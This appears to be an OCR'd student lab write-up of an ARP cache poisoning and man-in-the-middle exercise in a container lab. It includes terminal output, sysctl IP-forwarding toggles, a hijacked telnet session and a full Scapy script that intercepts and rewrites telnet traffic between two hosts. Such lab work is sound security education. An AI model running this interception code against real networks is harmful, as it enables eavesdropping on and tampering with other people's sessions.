





Task 2:


Step1: Here, I'm running the arp cache posing attack from the previous task to make it such that host A maps Host Bs IP address to the attacker's mac address and host B maps Host As IP address to the attacker's mac address.










Step2: Then for testing purposes, we try to turn off IP forwarding at the attackers vm (host M) and ping host A and host B to each other. This is not going to work since the attacker vm is not actively relaying the ping communication.







Step3: Here, we are testing the theory of what would happen if IP forwarding was enabled in the attacker vm. Theoretically, all communication between host A and B should go through normally. And this was indeed the case as I have ensured the cache was poisoned before and after the sending the ICMP packets.





Step4: Here, I first poisoned arp cache of hosts A and B, then turned on IP forwarding to enable the attacker VM to forward communications between the hosts. I then connected to the other horsts on telnet and ran some enumeration commands (e.g. whoami) which has worked. I then went back to the attacker VM to turn off IP forwarding. I then returned back to my telnet window on host A and attempted to run even more commands, but the commands were no longer showing up on my telnet window. This is because the attacker was no longer forwarding the packets to host B.


Terminal
Terminal
Terminal
Terminal
Terminal
Terminal
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
loop txqueuelen 1000 (Local Loopback)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@4195ed13d879:/volumes# ./task2.1.py
.
Sent 1 packets.
.
Sent 1 packets.
root@4195ed13d879:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@4195ed13d879:/volumes#
Right Ctrl
3:04 PM
2024-02-05


Terminal
Terminal
Terminal
Terminal
Terminal
Terminal
root@bd5e6b775926:/# arp -n
Address HWtype HWaddress Flags Mask Iface
10.9.0.105 ether 02:42:0a:09:00:69 C eth0
10.9.0.6 ether 02:42:0a:09:00:69 C eth0
root@bd5e6b775926:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
8743454fade6 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Last login: Mon Feb 5 19:44:32 UTC 2024 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@8743454fade6:~$ whoami
seed
seed@8743454fade6:~$
Right Ctrl
3:06 PM
2024-02-05

```
Sent 1 packets.
root@4195ed13d879:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@4195ed13d879:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@4195ed13d879:/volumes#
```

```
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@bd5e6b775926:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
8743454fade6 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Feb  5 20:06:29 UTC 2024 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@8743454fade6:~$ ls
seed@8743454fade6:~$ pwd
/home/seed
seed@8743454fade6:~$
```


Here, we are attempting to run a sniff-and-spoof program on the attacker vm. And then go back to our telnet window on host A to attempt some commands there. As you can see, after running the program, no matter what I keys hit on my keyboard I will only see the letter "Z" . The responses of host B are not changing on the other hand such as "*-bash: ZZZZZZZZZ: command not found*".

task2.4.py

```
#!/usr/bin/env python3
from scapy.all import *
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            newdata = re.sub(r'[0-9a-zA-Z]', r'Z', data.decode())
            send(newpkt/newdata)
        else:
            send(newpkt)

    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

